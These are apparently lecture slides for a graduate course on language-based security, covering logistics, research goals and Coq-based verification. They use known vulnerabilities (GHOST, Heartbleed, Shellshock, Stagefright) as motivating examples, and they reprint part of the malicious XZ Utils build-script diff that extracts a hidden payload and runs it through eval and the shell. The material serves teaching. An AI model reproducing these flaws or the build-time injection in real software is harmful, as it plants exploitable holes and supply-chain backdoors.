

CS 6335: Language-based Security

Dr. Kevin Hamlen
Fall 2024

Prerequisites: none*

*But if you've ever programmed in a functional language (ML, Haskell, Lisp, OCaml, etc.) then that will be a helpful skill. Also, if you know assembly language, that will be quite useful too.

Outline

- ▶ Course logistics
 - ▶ course objectives
 - ▶ homework grading, etc.
 - ▶ about me
- ▶ What is “Language-based Security”?
- ▶ Tentative course schedule (list of topics)
- ▶ Demo: Program-proof co-development

Course Information

- ▶ Course webpage:
 - ▶ <http://www.utdallas.edu/~hamlen/cs6335fa24.html>
 - ▶ google “kevin hamlen”, click “Teaching” link
- ▶ Instructor:
 - ▶ Dr. Kevin Hamlen
 - ▶ ECSS 3.704
 - ▶ Office hours: After class (MW 2:15-3:15)

Course Objectives

- ▶ Cutting-edge research
 - ▶ Learn how to extract (the important) info from security-related research articles
 - ▶ Learn about modern efforts toward a science of computer security
 - ▶ Learn basics of programming language theory, functional programming, automated theorem-proving, etc.
 - ▶ Get your hands dirty: Implement and formally verify something
- ▶ Warning: This is a research-level class!
 - ▶ Many problems/questions are open-ended. We will be exploring the known issues together.
 - ▶ Not only is the software extremely beta, the whole concept behind the software is extremely beta!

Grading

- ▶ Homework (30%)
 - ▶ programming exercises - learn to program in Coq
 - ▶ **first one (“Basics”) due next Wednesday 8/28**
 - ▶ see online schedule for the other six due dates
 - ▶ Recommendation: Complete them far in advance! Then you’ll be done!
 - ▶ If you have trouble, do some exercises in the online text (Pierce et al.)
- ▶ Quizzes (30%)
 - ▶ start of most class sessions (see schedule) (~15 min.)
 - ▶ covers assigned reading for the day
 - ▶ first one next Monday (8/26)
- ▶ Class participation (10%)
 - ▶ discuss article, ask questions
- ▶ Projects (30%)
 - ▶ formally verify and/or security-harden some software
 - ▶ project proposals due around mid-semester (tentatively 10/30)
 - ▶ implement during last 6 weeks of course
- ▶ No exams

Quizzes

- ▶ Approximately 8 questions each
 - ▶ multiple-choice / short answer
- ▶ Difficulty level
 - ▶ multiple-choice != obvious-choice
 - ▶ main concepts (e.g., “What is this paper (really) about?”)
 - ▶ feasibility critique: main limitations, pros/cons
 - ▶ a few harder in-depth questions to test whether you caught subtle but essential details
- ▶ Warning: These articles are hard to understand!
 - ▶ contain many tiny technical details
 - ▶ Know major results/parameters within an order of magnitude. (But no need to memorize exact figures; I don’t test on minutiae.)
 - ▶ “Hard” questions might focus on a seemingly minor item that you didn’t realize is very significant.

Comprehending Papers

- ▶ Ability to read and digest research articles (at a reasonable pace) is a learned and very valuable skill.
 - ▶ articles are extremely dense!
 - ▶ most assume background knowledge that you lack
 - ▶ I expect you to look up terms you don't understand on your own initiative.
 - ▶ I don't expect you to understand everything, even after doing your best to look things up.
- ▶ After reading, be sure you can answer the following:
 - ▶ What's the MAIN discovery?
 - ▶ Why is this better/worse than alternatives?
 - ▶ What are the system's weaknesses? How can I break it?
 - ▶ Do you understand the main definitions / notations?

About Me

- ▶ originally from the northeastern US (Buffalo, NY)
- ▶ Undergrad
 - ▶ Carnegie Mellon (computer science and math)
 - ▶ Senior thesis: Proof-Carrying Code
- ▶ Masters ('02) & Ph.D. ('06)
 - ▶ Cornell (computer science)
 - ▶ Dissertation: certifying in-lined reference monitors
- ▶ Government experience
 - ▶ Principal Investigator for over 20 US Federal cyber-security contracts with Navy, Air Force, Army, NSF, NSA, and DARPA
- ▶ Industry experience
 - ▶ Microsoft Research (Redmond & Cambridge)
 - ▶ language-based security for .NET and F#
- ▶ Personal
 - ▶ married with 11-year-old + twin 9-year-old sons
 - ▶ Christian

Class Modality

- ▶ In-person attendance is the assumed (default) participation mode
- ▶ Please DON'T come to class if...
 - ▶ you have symptoms or test positive for a communicable disease (e.g., COVID)
- ▶ Otherwise please DO come to class
- ▶ Accommodations for students with instructor-approved absences:
 - ▶ quizzes can be made up or dropped
 - ▶ most lectures recorded for later study
- ▶ But regular in-person attendance is otherwise required.
 - ▶ Instructor interaction in class is essential for learning this material.
 - ▶ Class participation is 10% of your final grade.

What is LBS?

- ▶ Leveraging theory of programming language design and compiler construction to enforce software security
- ▶ Two domains of research:
 - ▶ new languages/tools for creating secure software from scratch
 - ▶ securing legacy code (e.g., written in C)
- ▶ Three stages of enforcement
 - ▶ static (find & fix vulnerabilities before runtime)
 - ▶ dynamic (detect and block attacks at runtime)
 - ▶ audit (recover and assign blame after an attack)

Grand Challenge: Secure Program Development

- ▶ Is it possible to develop secure software that is guaranteed to be vulnerability-free?
- ▶ Scenario: You are hired to write the control software for a nuclear reactor.
 - ▶ it must NEVER fail (millions of lives at stake)
 - ▶ it must cope with adversarial conditions (prime target)
 - ▶ it must be efficient (too slow = meltdown)
- ▶ Traditional approaches
 - ▶ test a lot (“It didn’t crash today...”)
 - ▶ write a proof (consisting of about 10K pages of math)
 - ▶ How do we know there isn’t a bug in the proof??

Grand Challenge: Securing Legacy Code

- ▶ Scenario: NSA wants secure software on their office workstations.
 - ▶ need web browsers, document readers, etc.
 - ▶ need internet connectivity
 - ▶ stores and/or reads top secret documents
 - ▶ not feasible to rebuild the entire universe of software from the ground up
 - ▶ software is proprietary (and usually closed-source)
- ▶ How to stop secrets from leaking?

Grand Challenge: A Science of Security

- ▶ Can we develop a science of security like we have for math or physics?
 - ▶ Are there iron-clad “proofs” of security?
 - ▶ What does it even mean for a system to be “secure”?
 - ▶ Are there metrics for security? Can we determine that one software system is “more secure” than other? Can we prove that it’s “80% secure”?
 - ▶ Are there some security policies that are provably unenforceable? Can we prove that certain enforcement mechanisms can enforce certain classes of policies and not others?

Tentative List of Topics

- ▶ First 4 weeks:
 - ▶ Developing machine-verified software with Coq
 - ▶ basis for homework and projects
- ▶ Next 2 weeks: LBS foundations
- ▶ After that, move into cutting-edge research:
 - ▶ Software Model-checking
 - ▶ Software Fault Isolation
 - ▶ Code-injection and code-reuse attacks & defenses
 - ▶ Artificial Software Diversity and Obfuscation
 - ▶ Cyber offense (“active defense”)
 - ▶ Information flow controls (confidentiality enforcement)
 - ▶ Web scripting security
 - ▶ In-lined Reference Monitoring
 - ▶ Cyber-deceptive Software Engineering

Five vulnerability stories

A Tale of Security Woes:

Tale #1: Linux GHOST

- ▶ Bug in the Linux glibc library
- ▶ Discovered by Qualys researchers during a routine code audit in 2015
- ▶ Affects all code that uses glibc for host-lookups (i.e., nearly all Linux networking software) between 2000-2013
- ▶ Can you spot the bug?

```
1 int __nss_hostname_digits_dots( ... ) {  
  ...  
  
3 size_needed = sizeof(*host_addr) + sizeof(*h_addr_ptrs) + strlen(name) + 1;  
4 *buffer = (char*) malloc(size_needed);  
  
  ... 35 lines of code ...  
  
5 host_addr = (host_addr_t*) *buffer;  
6 h_addr_ptrs = (host_addr_list_t*) ((char*) host_addr + sizeof(*host_addr));  
7 h_alias_ptr = (char**) ((char*) h_addr_ptrs + sizeof(*h_addr_ptrs));  
8 hostname = (char*) h_alias_ptr + sizeof(*h_alias_ptr);  
  
  ...
```


Tale #1: Linux GHOST

- ▶ Bug in the Linux glibc library
- ▶ Discovered by Qualys researchers during a routine code audit in 2015
- ▶ Affects all code that uses glibc for host-lookups (i.e., nearly all Linux networking software) between 2000-2013
- ▶ Can you spot the bug?

```
1 int __nss_hostname_digits_dots( ... ) {  
  ...  
  
3 size_needed = sizeof(*host_addr) + sizeof(*h_addr_ptrs) + strlen(name) + 1;  
4 *buffer = (char*) malloc(size_needed);  
  
  ... 35 lines of code ...  
  
5 host_addr = (host_addr_t*) *buffer;  
6 h_addr_ptrs = (host_addr_list_t*) ((char*) host_addr + sizeof(*host_addr));  
7 h_alias_ptr = (char**) ((char*) h_addr_ptrs + sizeof(*h_addr_ptrs));  
8 hostname = (char*) h_alias_ptr + sizeof(*h_alias_ptr);  
  
  ...
```

Is it really that big a deal?

```
...
1 if (isdigit(name[0])) {
2   for (cp=name;; ++cp) {
3     if (*cp == '\0') {
4       if (*--cp == '.') break;
5       if ((af == AF_INET) ? inet_aton(name, host_addr) : inet_pton(af, name, host_addr))
6         result_buf->h_name = strcpy(hostname, name);
7       goto done;
8     }
9     if (!isdigit(*cp) && *cp != '.') break;
10  }
11 }
...
```

- ▶ Qualys was able to take complete remote control of affected Linux machines merely by sending them a maliciously crafted email (unread!).
- ▶ Can you figure out how they did it?

Is it really that big a deal?

```
...
1 if (isdigit(name[0])) {
2   for (cp=name;; ++cp) {
3     if (*cp == '\0') {
4       if (*--cp == '.') break;
5       if ((af == AF_INET) ? inet_aton(name, host_addr) : inet_pton(af, name, host_addr))
6         result_buf->h_name = strcpy(hostname, name);
7       goto done;
8     }
9     if (!isdigit(*cp) && *cp != '.') break;
10  }
11 }
...
```

- ▶ Qualys was able to take complete remote control of affected Linux machines merely by sending them a maliciously crafted email (unread!).
- ▶ Can you figure out how they did it?

Tale #2: Heartbleed

- ▶ Bug in OpenSSL (secure web communications!) found by Codenomicon in 2014
- ▶ Buffer over-read error in implementation of Heartbeat TLS protocol
- ▶ Exposed ~66% of the internet to theft of encryption keys between 2011-2014
- ▶ Still highly exploitable because OpenSSL is so pervasive, cannot always be patched in the wild.
- ▶ Heartbeat packets deemed so innocuous, they were not even logged during the zero-day window.

```
int dtls1_process_heartbeat(SSL *s) {
    unsigned char *p = &s->s3->rrec.data[0];
    unsigned int len;
    n2s(p, len);
    ...
    buffer = OPENSSL_malloc(1 + 2 + len + padding);
    bp = buffer;
    *bp++ = TLS1_HB_RESPONSE;
    s2n(len, bp);
    memcpy(bp, p, len);
    bp += len;
    ...
}
```

Tale #2: Heartbleed

- ▶ Bug in OpenSSL (secure web communications!) found by Codenomicon in 2014
- ▶ Buffer over-read error in implementation of Heartbeat TLS protocol
- ▶ Exposed ~66% of the internet to theft of encryption keys between 2011-2014
- ▶ Still highly exploitable because OpenSSL is so pervasive, cannot always be patched in the wild.
- ▶ Heartbeat packets deemed so innocuous, they were not even logged during the zero-day window.

```
int dtls1_process_heartbeat(SSL *s) {
    unsigned char *p = &s->s3->rrec.data[0];
    unsigned int len;
    n2s(p, len);
    ...
    buffer = OPENSSL_malloc(1 + 2 + len + padding);
    bp = buffer;
    *bp++ = TLS1_HB_RESPONSE;
    s2n(len, bp);
    memcpy(bp, p, len);
    bp += len;
    ...
}
```

Tale #3: Shellshock

- ▶ Undocumented feature (not a bug!) discovered in Linux bash shell (by IT manager Stephane Chazelas in his spare time!) in 2014
- ▶ Bash command-parser interprets certain text in environment variables as code and executes it during parsing(?!)
- ▶ Impact: All Linux software storing user-provided data in environment variables susceptible to complete remote compromise.
- ▶ Zero-day window: 25 years(!!) (198?-2014)

```
void initialize_shell_variables(char **env, int privmode) {  
    ...  
    for (string_index = 0; string = env[string_index++]; ) {  
        ...  
        if (privmode==0 && read_but_dont_execute == 0 && STREQN("( ) {", string, 4)) {  
            ...  
            parse_and_execute(temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);  
            ...  
        }  
    }  
}
```

Tale #4: StageFright

- ▶ Series of 8 critical vulnerabilities discovered in Android OS 2014-2015
- ▶ Allows complete remote hijacking of 95% of Android devices
- ▶ No user interaction required! (merely receiving a malformed MMS message triggers bug)



```
status_t SampleTable::setTimeToSampleParams(...) {  
    uint32_t mTimeToSampleCount = U32_AT(&header[4]);  
    uint64_t allocSize = mTimeToSampleCount * 2 * sizeof(uint32_t);  
    if (allocSize > SIZE_MAX) return ERROR_OUT_OF_RANGE;  
    mTimeToSample = new uint32_t[mTimeToSampleCount * 2];  
    ...  
}
```

Tale #4: StageFright

- ▶ Series of 8 critical vulnerabilities discovered in Android OS 2014-2015
- ▶ Allows complete remote hijacking of 95% of Android devices
- ▶ No user interaction required! (merely receiving a malformed MMS message triggers bug)

```
status_t SampleTable::setTimeToSampleParams(...) {  
    uint32_t mTimeToSampleCount = U32_AT(&header[4]);  
    uint64_t allocSize = mTimeToSampleCount * 2 * sizeof(uint32_t);  
    if (allocSize > SIZE_MAX) return ERROR_OUT_OF_RANGE;  
    mTimeToSample = new uint32_t[mTimeToSampleCount * 2];  
    ...  
}
```


Tale #5: The XZ Utils Supply-chain Attack



Tale #5: The XZ Utils Supply-chain Attack

```
+ if test "x$gl_am_configmake" != "x"; then
+   gl_[${1}]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[${1}]_prefix -d 2>/dev/null'
+ else
+   gl_[${1}]_config=""
+ fi
+ _LT_TAGDECL([], [gl_path_map], [2])dnl
+ _LT_TAGDECL([], [gl_[${1}]_prefix], [2])dnl
+ _LT_TAGDECL([], [gl_am_configmake], [2])dnl
+ _LT_TAGDECL([], [[${1}]_c_make], [2])dnl
+ _LT_TAGDECL([], [gl_[${1}]_config], [2])dnl
+ AC_SUBST([${1}_c_make])
+
+ dnl If the host conversion code has been placed in $gl_config_gt,
+ dnl instead of duplicating it all over again into config.status,
+ dnl then we will have config.status run $gl_config_gt later, so it
+ dnl needs to know what name is stored there:
+ AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [gl_config_gt="eval \"${gl_[${1}]_config}\""])
+ ]

dnl Some initializations for gl_BUILD_TO_HOST.
AC_DEFUN([gl_BUILD_TO_HOST_INIT],
[
+ dnl Search for Automake-defined pkg* macros, in the order
+ dnl listed in the Automake 1.10a+ documentation.
+ gl_am_configmake=`grep -aErls "#{4}[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`
+ if test -n "$gl_am_configmake"; then
+   HAVE_PKG_CONFIGMAKE=1
+ else
+   HAVE_PKG_CONFIGMAKE=0
+ fi
+ ...
```

Tale #5: The XZ Utils Supply-chain Attack

```
+ if test "x$gl_am_configmake" != "x"; then
+   gl_[${1}]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[${1}]_prefix -d 2>/dev/null'
+ else
+   gl_[${1}]_config="
+ fi
+ _LT_TAGDECL([], [gl_path_map], [2])dnl
+ _LT_TAGDECL([], [gl_[${1}]_prefix], [2])dnl
+ _LT_TAGDECL([], [gl_am_configmake], [2])dnl
+ _LT_TAGDECL([], [[${1}]_c_make], [2])dnl
+ _LT_TAGDECL([], [gl_[${1}]_config], [2])dnl
  AC_SUBST([${1}_c_make])
+
+ dnl If the host conversion code has been placed in $gl_config_gt,
+ dnl instead of duplicating it all over again into config.status,
+ dnl then we will have config.status run $gl_config_gt later, so it
+ dnl needs to know what name is stored there:
+ AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [gl_config_gt="eval \"$gl_[${1}]_config""])
])

dnl Some initializations for gl_BUILD_TO_HOST.
AC_DEFUN([gl_BUILD_TO_HOST_INIT],
[
+ dnl Search for Automake-defined pkg* macros, in the order
+ dnl listed in the Automake 1.10a+ documentation.
+ gl_am_configmake=`grep -aErls "#{4}[:alnum:]{5}#{4}$" $srcdir/ 2>/dev/null`
+ if test -n "$gl_am_configmake"; then
+   HAVE_PKG_CONFIGMAKE=1
+ else
+   HAVE_PKG_CONFIGMAKE=0
+ fi
...

```

Is secure code development even possible?

- ▶ Open-source failed in all these instances.
 - ▶ questionable whether open-source model actually provides greater security
- ▶ Unit testing didn't work in these cases either.
 - ▶ input space is just too large to cover with tests
- ▶ What about better programming languages?
 - ▶ But Shellshock was a misguided design choice.
 - ▶ Many zero-days discovered in Java every year (often in its runtime libs, which aren't written in Java!)
- ▶ What's the answer?

Coq: Programming with Proofs

- ▶ Coq
 - ▶ stands for “Calculus of Constructions” (the underlying type theory of the system)
 - ▶ named after mathematician Thierry Coquand
 - ▶ developed by INRIA, France over last decade
 - ▶ most powerful secure software development system to date (in my opinion)
- ▶ Specification language based on ML/OCaml
 - ▶ all loops are recursive (no while/for loops)
 - ▶ immutable variables (variables are assign-once!)
 - ▶ first-class functions
 - ▶ parametrically polymorphic
 - ▶ higher-order, dependent type system (!)
- ▶ Demo

Homework

- ▶ Download and install Coq
 - ▶ see links to Coq page from course web page
 - ▶ use version 8.18 or above
- ▶ Read for next time:
 - ▶ “Preface” of the Software Foundations online text (see course web page).
 - ▶ Read the “Basics” chapter up to first exercise
 - ▶ Solve first two exercises (nandb, andb3)